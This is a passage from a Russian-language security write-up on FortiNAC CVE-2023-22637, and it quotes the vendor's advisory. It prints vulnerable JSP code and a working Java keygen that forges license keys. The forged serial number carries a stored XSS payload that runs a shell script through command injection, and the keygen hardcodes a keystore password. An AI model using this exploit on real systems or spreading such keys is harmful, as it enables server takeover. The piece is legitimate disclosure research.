
Я проанализировал механизм проверки лицензионных ключей и нашел легаси-функцию. Она проверяет ключи в старом формате, основанном на уязвимой к реверсингу симметричной криптографии.



C: > Users > i.polyakov > Src > FNAC > com > bsc > license > LegacyLicenseDecoder.java > LegacyLicenseDecoder > decode(String)

```
package com.bsc.license;

import com.bsc.api.OctetString;
import com.bsc.util.EncodeDecode;
import java.time.Instant;
import java.util.ArrayList;
import java.util.UUID;
import java.util.concurrent.TimeUnit;

public class LegacyLicenseDecoder {
  public FortiNACLicense decode(String key) {
    if (key == null) {
      throw new NullPointerException(s: "LegacyYamsLicenseDecoder key needed.");
    } else {
```


Таким образом удалось найти возможность инъекции команд через текст ключа.



C: > Users > i.polyakov > Src > FNAC > campusMgr > ui > ROOT > LicenseActions.jsp

```
//////////////////////////////////////////////////////////////////
// ApplyLicense  ////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////
else if( action != null && action.equals("ajaxApplyLicense")) {

   JSArrayData errors = new JSArrayData();
   String deviceIP = request.getParameter( "deviceIP");
   String deviceProxy = request.getParameter( "deviceProxy");
   String newLicenseText = request.getParameter( "newLicense");
   String thisIP = request.getParameter( "thisIP");
   Properties prop = System.getProperties();
   String yamsDist = prop.getProperty( "yams.dist" );

   String cmd = "cp -f " + yamsDist + "/.licenseKey " + yamsDist + "/.licenseKey.existing";
   try {
      String cmdStr = constructCmdString(thisIP, deviceIP, deviceProxy, cmd);
//    System.out.println(cmdStr);
      execCommand(cmdStr, errors, "Error copying file");

      // These 2 commands are used to write the license key to /bsc/campusMgr/.licenseKey
      // Since they are being run as the "tomcat" user, we don't have access to a simpler way such as using "echo"
      // write the new license key to the .cm_config file
      cmd = "/usr/bin/perl " + yamsDist + "/bin/configWizard/addToCmFile.pl " + yamsDist + "/bin/.cm_config " + "BN_NACCS_KEY=" + newLicenseText;
      cmdStr = constructCmdString(thisIP, deviceIP, deviceProxy, cmd);
//    System.out.println(cmdStr);
      execCommand(cmdStr, errors, "Error running addToCmFile.pl");
```

Серийный номер задается произвольной строкой внутри ключа, а это открывает возможность для эксплуатации хранимой XSS на сайте приложения.




C: > Users > i.polyakov > Src > FNAC > campusMgr > ui > ROOT > AppSummaryTile.jsp

```
        htmlStr += row( rowStyle, null,
            {className: "colHeader", innerHTML: "Serial Number"},
            ncsPrimary.serialNumber,
            ncsSecondary? ncsSecondary.serialNumber: null,
            nasPrimary? nasPrimary.serialNumber: null,
            nasSecondary? nasSecondary.serialNumber: null
        );
        rowStyle = (rowStyle === "tableOddRow") ? "tableEvenRow" : "tableOddRow";

        htmlStr += row( rowStyle, null,
            {className: "colHeader", innerHTML: "Certificates"},
            ncsPrimary.certificates,
            ncsSecondary? ncsSecondary.certificates: null,
            nasPrimary? nasPrimary.certificates: null,
            nasSecondary? nasSecondary.certificates: null
        );
        rowStyle = (rowStyle === "tableOddRow") ? "tableEvenRow" : "tableOddRow";

        // Row with Restart buttons
        if(ncsSecondary || nasSecondary){
            htmlStr += row( rowStyle, null,
                "&nbsp;",
                (!ncsSecondary? "&nbsp":
                  {colSpan: 2, innerHTML: '<input type="button" ' + (ncsSecondary.slave
                (!nasSecondary? "&nbsp":
                  nasSecondary.l3HA != "true"?
                    {colSpan: 2, innerHTML: '<input type="button" ' + (nasSecondary.sla
                    "&nbsp")
            );
            rowStyle = (rowStyle === "tableOddRow") ? "tableEvenRow" : "tableOddRow";
        }

        if( radius && radius.ip ) {···
        }

        htmlStr += '</table>';
        $('summaryTableDiv').innerHTML = htmlStr;
    }
```

Генератор лицензионных ключей с полезной нагрузкой

```
import com.bsc.license.LicenseDecoder;
import com.bsc.license.FortiNACLicense;
import com.bsc.license.FortiNACType;
import com.bsc.util.EncodeDecode;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.io.IOException;
import java.io.FileWriter;

public class inject {

 static String pack(String s) {
   int l = s.length();
   return String.valueOf(String.valueOf(l).length()) + String.valueOf
(l) + s;
 }

 static String key(FortiNACLicense l, String html) {
 return EncodeDecode.encodeString(
   pack(String.valueOf(l.getDaysValid()*24L*3600L*1000L)) +
   pack(String.valueOf(l.getConcurrentClientCount())) +
   pack("java.util.ArrayList") + pack("") + // Plugins
   pack(l.getEth0MAC().toString()) +
   pack(l.getType().getFullName()) +
   pack("") + // Vendor
   pack("1.8") + // Version
   pack("java.util.ArrayList") + pack("") + // Options
   pack(l.getSystemUUID().toString()) +
   pack(String.valueOf(l.getUSG())) + // Not really USG, but anyways
   pack(l.getSKU()) +
   pack(l.getModelName()) +
   pack("false") + // Expired
   pack("1") + // rtrCount
   pack(l.getName().toString()) +
   pack(l.getSerial().toString() + html) +
   pack(String.valueOf(l.getGeneratedDate().toEpochMilli()))
 );
 }

 public static void main(String[] args) throws IOException {
   String payload = new String(Files.readAllBytes(Paths.get(".",
"payload.sh")));
   System.setProperty("javax.net.ssl.keyStorePassword",
"^8Bradford%23");
   LicenseDecoder ld = new LicenseDecoder();
   FortiNACLicense l = ld.decode((new String(Files.readAllBytes(Paths
.get(".", "input.lic")))).replaceAll("(\\r|\\n)", "")); System.out.
println(l);

   FileWriter output = new FileWriter("output.lic");
   output.write(
    key(
      l,
      "<img src='nowhere' onerror="var IP=$('licenseServerCombo').
value.split(/ -- /)[0];" +
      "CommonUtils.dataRequest('LicenseActions.jsp',{},
      {action:'ajaxApplyLicense',deviceProxy:IP,deviceIP:IP,thisIP:
'0'+IP,newLicense:'" +
        key(l, "") + ";" + payload + "'});"/>"
    )
   );
   output.close();
 }
}
```

Вывод



https://www.fortiguard.com/psirt/FG-IR-23-013

PSIRT Advisories

FortiNAC - Stored XSS triggering RCE via license key forgery

IR Number	FG-IR-23-013
Date	May 3, 2023
Component	GUI
Severity	●●●○○ Medium
CVSSv3 Score	5.9
Impact	Execute unauthorized code or commands
CVE ID	CVE-2023-22637
Affected Products	FortiNAC : 9.4.2, 9.4.1, 9.4.0, 9.2.8, 9.2.7, 9.2.6, 9.2.5, 9.2.4, 9.2.3, 9.2.2, 9.2.1, 9.2.0, 9.1.9, 9.1.8, 9.1.7, 9.1.6, 9.1.5, 9.1.4, 9.1.3, 9.1.2, 9.1.10, 9.1.1, 9.1.0, 8.8.9, 8.8.8, 8.8.7, 8.8.6, 8.8.5, 8.8.4, 8.8.3, 8.8.2, 8.8.11, 8.8.10, 8.8.1, 8.8.0, 8.7.6, 8.7.5, 8.7.4, 8.7.3, 8.7.2, 8.7.1, 8.7.0
CVRF	Download

Summary

An improper neutralization of input during web page generation ('Cross-site Scripting') vulnerability [CWE-79] in FortiNAC License Management would permit an authenticated attacker to trigger remote code execution via crafted licenses.

Affected Products

FortiNAC-F version 7.2.0
FortiNAC version 9.4.0 through 9.4.2
FortiNAC 9.2 all versions
FortiNAC 9.1 all versions
FortiNAC 8.8 all versions
FortiNAC 8.7 all versions

Solutions

Please upgrade to FortiNAC-F version 7.2.1 or above
Please upgrade to FortiNAC version 9.4.3 or above

Acknowledgement

Fortinet is pleased to thank Ilya "E Liu Ha" Polyakov, Angara Security for bringing this issue to our attention under responsible disclosure.

Timeline

2023-04-13: Initial publication


После ухода Fortinet из России внешний злоумышленник мог воспользоваться тем, что российские компании нуждаются в продлении лицензии на FortiNAC. Разместив в интернете кейгены, которые создавали бы «троянизированные» лицензионные ключи, он захватил бы серверы жертв.

ТРЕТЬЕ МЕСТО: «ИЗВЕСТНАЯ УЯЗВИМОСТЬ В BITRIX И БАЙПАС WAF»


- **Автор: maledictos**

Байпасы, о которых пойдет речь, проводились в разное время и при пентесте инфраструктуры разных компаний. Общее здесь — наличие одинакового WAF, правила для которого дописывались по ходу дела и который в качестве обновления получали все клиенты. То есть после изменения общего правила у одного клиента у других оно тоже менялось.

